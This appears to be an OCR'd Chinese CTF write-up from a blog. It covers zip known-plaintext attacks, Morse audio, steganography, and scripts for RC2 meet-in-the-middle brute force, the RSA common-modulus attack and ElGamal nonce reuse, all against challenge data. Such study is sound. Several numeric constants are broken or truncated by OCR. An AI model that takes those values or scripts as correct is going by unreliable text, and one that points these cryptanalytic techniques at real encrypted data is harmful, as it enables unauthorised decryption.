
先进行分析

```
root@ni9htmar3:~# file '/root/桌面/secret.bin'
/root/桌面/secret.bin: Zip archive data, at least v2.0 to extract
```

是个zip文件
利用binwalk发现里面有两个

```
root@ni9htmar3:~# binwalk '/root/桌面/secret.bin'

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip encrypted archive data, at least v2.0 to extra
ct, compressed size: 185, uncompressed size: 205, name: "readme.txt"
241           0xF1            Zip encrypted archive data, at least v2.0 to extra
ct, compressed size: 527933, uncompressed size: 531063, name: "actorshow.mp4"
528233        0x80F69         Zip encrypted archive data, at least v2.0 to extra
ct, compressed size: 59649, uncompressed size: 215310, name: "cool.wav"
588213        0x8F9B5         End of Zip archive
588235        0x8F9CB         Zip archive data, at least v2.0 to extract, compre
ssed size: 173, uncompressed size: 205, name: "readme.txt"
588540        0x8FAFC         End of Zip archive
```


分离后第一个需要密码，第二个直接用7z打开里面有一个txt，没什么意义，看来是需要进行明文攻击




得到密码 `3xatu2o17`

然后解压得到两个

第二个WAV听起来是莫尔斯码，处理一下




转换一下`-.-. - ..-. ... . -.-. .-- .- .-. ..--- ----- .---- --...`，解码即`CTFSECWAR2017`
第一个mp4看起来没东西，可能是视频隐写，毕竟都有密码啦
利用**OurSecret**解密



Crypto


签到

base64加密



crypt1(复现)

■ 若攻击者已知一对明密文（P、C）：



通过原理就可以进行脚本的书写，由于加解密的脚本已给，只需要进行素数的判定和穷举即可

```
root@ni9htmar3:~# python '/root/桌面/RC2crypyo.py'
(38593, 13433911)
```

得到`key1，key2`，在解密即可

```
root@ni9htmar3:~# python '/root/桌面/RC2crypyo.py'
flag{!TianGe-&-Hu!}
```

脚本（来自官方）

```
# -*- coding: utf-8 -*
import RC2
#(38593,  13433911)
#print RC2.decrypt(cipher_text1, '38593', '13433911')
#RC2.encrypt(plain_text, '38593', '13433911')

plain_text ='flag{'
cipher_text1 ="|\xd6-\x14?\xb9\xa1\x86\x81\xa4\xdc\x950\x941'V'\xaf"
def isprime(n):
    if n <= 1:
        return False
    if n == 2:
        return True
    if n %2 == 0:
        return False
    for i in range(3,int(n**0.5)+1,2):
        if n %i == 0:
            return False
    return True
data = dict()
for key1 in xrange(0,2**24):
    data[RC2.encrypt_data(plain_text,str(key1))] =key1

for i in xrange(0,2**24):
    try:
        a = RC2.decrypt_data(cipher_text1,str(i))
        if isprime(data[a[:5]]) == True and isprime(i) == True:
            print (data[a[:5]],i)
    except :
        pass
```

crypt2

打开后简简单单的4个数据包，猜测是**RSA**，又看见其中的**PUBLICN**一样，看来需要利用**RSA共模攻击**直接脚本

脚本

```python
#coding=utf-8

import sys

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

def main():
    n = 29572286579379803346098679323754139563197703056036965719847919318176656705775428745974372353965

    e1 = 3
    e2 = 7
    c1 = 15839981826811799772634108807452583389456749354145216574984222938829756753294086924872110969 73
    c2 = 15524988014409480283448174992859205946113957728835539744736777611254779623108635970973195993 48
    s = egcd(e1, e2)
    s1 = s[1]
    s2 = s[2]
    # 求模反元素
    if s1<0:
        s1 = - s1
        c1 = modinv(c1, n)
    elif s2<0:
        s2 = - s2
        c2 = modinv(c2, n)

    #m = (c1**s1)*(c2**s2)%n
    m = (pow(c1,s1,n)*pow(c2,s2,n))%n  #效率较高
    print m

if __name__ == '__main__':
    sys.setrecursionlimit(1000000) #例如这里设置为一百万
    main()
```

得出结果

```
25114135108411223717599467166330644749973537494155867772 13
请按任意键继续. . .
```


转化即得**flag**

```
flag{HcOmmOnModulusR$AH}
请按任意键继续. . .
```


crypt3-elgamall（复现）

打开是算法

```
Elgamal公钥算法
p=27327395392065156535295708986786204851079528837723780510136102615658941290873291366333982291142196119880072569
14831024061329452560142308638568453998753004168574672280214339715697719653602207834524916297731283755544484088853
04704497622243160036344118163834102383664729922544598824748665205987742128842266020644318535398158529231670365553
31307185593642395133761905803319383237398957916484298044894170001056778172487414461846898285124025129844538660895
94767267742663452532505964888865617589849683809416805726974349474427978691740833753326962760114744967093652541808
08999389773346317294473742439510326811300031080582618145727L
g=5
pubkey= 15897134744603412407236340130903515843905595787916104657385519422986426345115823686810853107481694865775
91346711402491367733573389466779279839573756995384925688286141495239903348550224340471392620011881235403974110764
44139745006955253583455274886964967225553722035103514031122271234784040261201020226057012096511938211174167656870
37968561768029181012863798089237069157249069151982907678346110930659009548417944086249548283551447091546194597079
79541325615682043734258701403895599177643440867769356616958855184774474228687473831525139892407733325263151121560
55648976113972113827167232675498797296233069783338242597016448 70
一半密文如下：
c2= [97716239322017336239581501906318982388917546741350166561736094546647814664015513732042309525812335818654734
08039422744440232905405398138212912191325695750045453569941256147291250743556181733400816972976317748155577105285
54366537758496728019962046398757578645799075215410680777276959738331649670065579735216619512431183630794006279782
61421881771361089184908937136705776910863952045936314459879953992672875504411266256582867046231099147858435807800
55218058784901828478902582565315567389966695468489017839966155428531068335123458357441757295332062275117544037
65843962023717987000389711772133054000008040478173651035973821, 14608293105501574503533259652579881424995988390885
85823565679732496177568728511937704817201530076573346617111605453294336192067719761379531231098823411766207916782
52582955312927382322621111776837981475598617604206394624882681020019755469546080379692872641826556101692902517973
05868582689176357731553706394044746628830702014052597514707521018607966794835040871452631571495890025650348182808
84964213480659023528618261067220097021129693889427098806762796019535936734026090575711920547679183977297829614
44818842472158845416795207121465235951762187876310103191156458192958085574401200809461966717939009155185121249586
76065376L, 97013168721788748461319096034708370705158499188716353945966358176021520400377585688450281649220022849
90066585197314756933436906650419613138356203211079083906030186315781209618574248563893112226386254957054642866863
45957473600073815824366697156880948611577694550616716166743306442066362121075415957376871760985531943920372003434
33914546102751478914651197668904294867686270051148868046559097315803993404661861394466415413382963321551861968456
56828588649311722483281858091328759260695219273877804268000212904246703673992136519257207856685924756341323617077
22297224851089558735280032253583027391158154069805131757137610678840L, 11963086014345645422322480482894431793581
35414699937232232539107943414987215142066131513937500532646142986971048679519242532438346831684745663147682657550
89605803031096551052038226708427162559327937407495463798232431722127077547567627514407853269031617064905921199448
48095337289337803022782292975435821101297253206755915980983514014008026768570171270063120003190932025748882780546
01106384515988193420243740669510734279386193941907005100716574153069402283282890358032903663012216465660623259000
71927325653718095438436697966999806327218149346807625472097939100731721655182400495333087097573369917578325972
3885472291390247L]
```

脚本（官方）

```
import binascii
prime =27327395392065156535295708986786204851079528837723780510136102615658941290873291366333982291142 1
g=5
a=25068846673504649115013073204159551504077335388550230633916403745750246234700116848856658545794004828
k=26444351772744893610205822500959482360769718695092697894733753449933019781845344787499328648121750641
m='flag{eAsyPr0b1emtoSolve}'
'''
利用扩展的欧几里德(extended Euclid)算法算法来求密钥 e 的模 Z 乘法逆元
公式：d*e =1 mod Z
已知：e, Z
求 e 的 mod Z的乘法逆元
返回：d= e^(-1) mod Z
'''
def extended_Euclid(e,z):
    (x1, x2, x3) =(1, 0, z)
    (y1, y2, y3) =(0, 1, e)
    while True:
        if y3== 0:
            return False
        if y3== 1:
            return y2
        div = x3 /y3
        (t1, t2, t3) =(x1 -div*y1, x2 - div*y2, x3 - div*y3)
        (x1, x2, x3) =(y1, y2, y3)
        (y1, y2, y3) =(t1, t2, t3)

print len(m)
mint=[]
c1=[]
c2=[]
print 'message(int)'
for i in range(len(m)/6):
    mint.append(int(binascii.b2a_hex(m[i*6:i*6+6]),16))
    print mint[i] #string-->Hex-->int
    b=pow(g,a,prime)
    print 'pubkey=',b
    c1.append(pow(g,k,prime))
    #print 'c1=',c1
    c2.append(pow(mint[i]*pow(b,k,prime),1,prime))
    print 'c2=',c2
    c1a=pow(c1[i],a,prime)
    c1ainv=extended_Euclid(c1a,prime)
    mm=pow(c2[i]*c1ainv,1,prime)
    print 'mm=',binascii.unhexlify(hex(mm)[2:-1])
print 'crackbegin , use the c2 infoonly'
message1=112615676672869 # assumption the first message is known
bktemp=extended_Euclid(message1,prime)
bk=pow(c2[0]*bktemp,1,prime)
#print 'bk=',bk
#print pow(b,k,prime)
for i in range(len(m)/6):
    bkinv=extended_Euclid(bk,prime)
    print 'mesaage',i,'='
    mm=pow(c2[i]*bkinv,1,prime)
    print binascii.unhexlify(hex(mm)[2:-1])
```


mm= Solve}
crackbegin , use the c2 infoonly
mesaage 0 =
flag{e
mesaage 1 =
AsyPr0
mesaage 2 =
blemto
mesaage 3 =
Solve}
请按任意键继续. . .
k=
http://blog.csdn.net/Ni9htMar3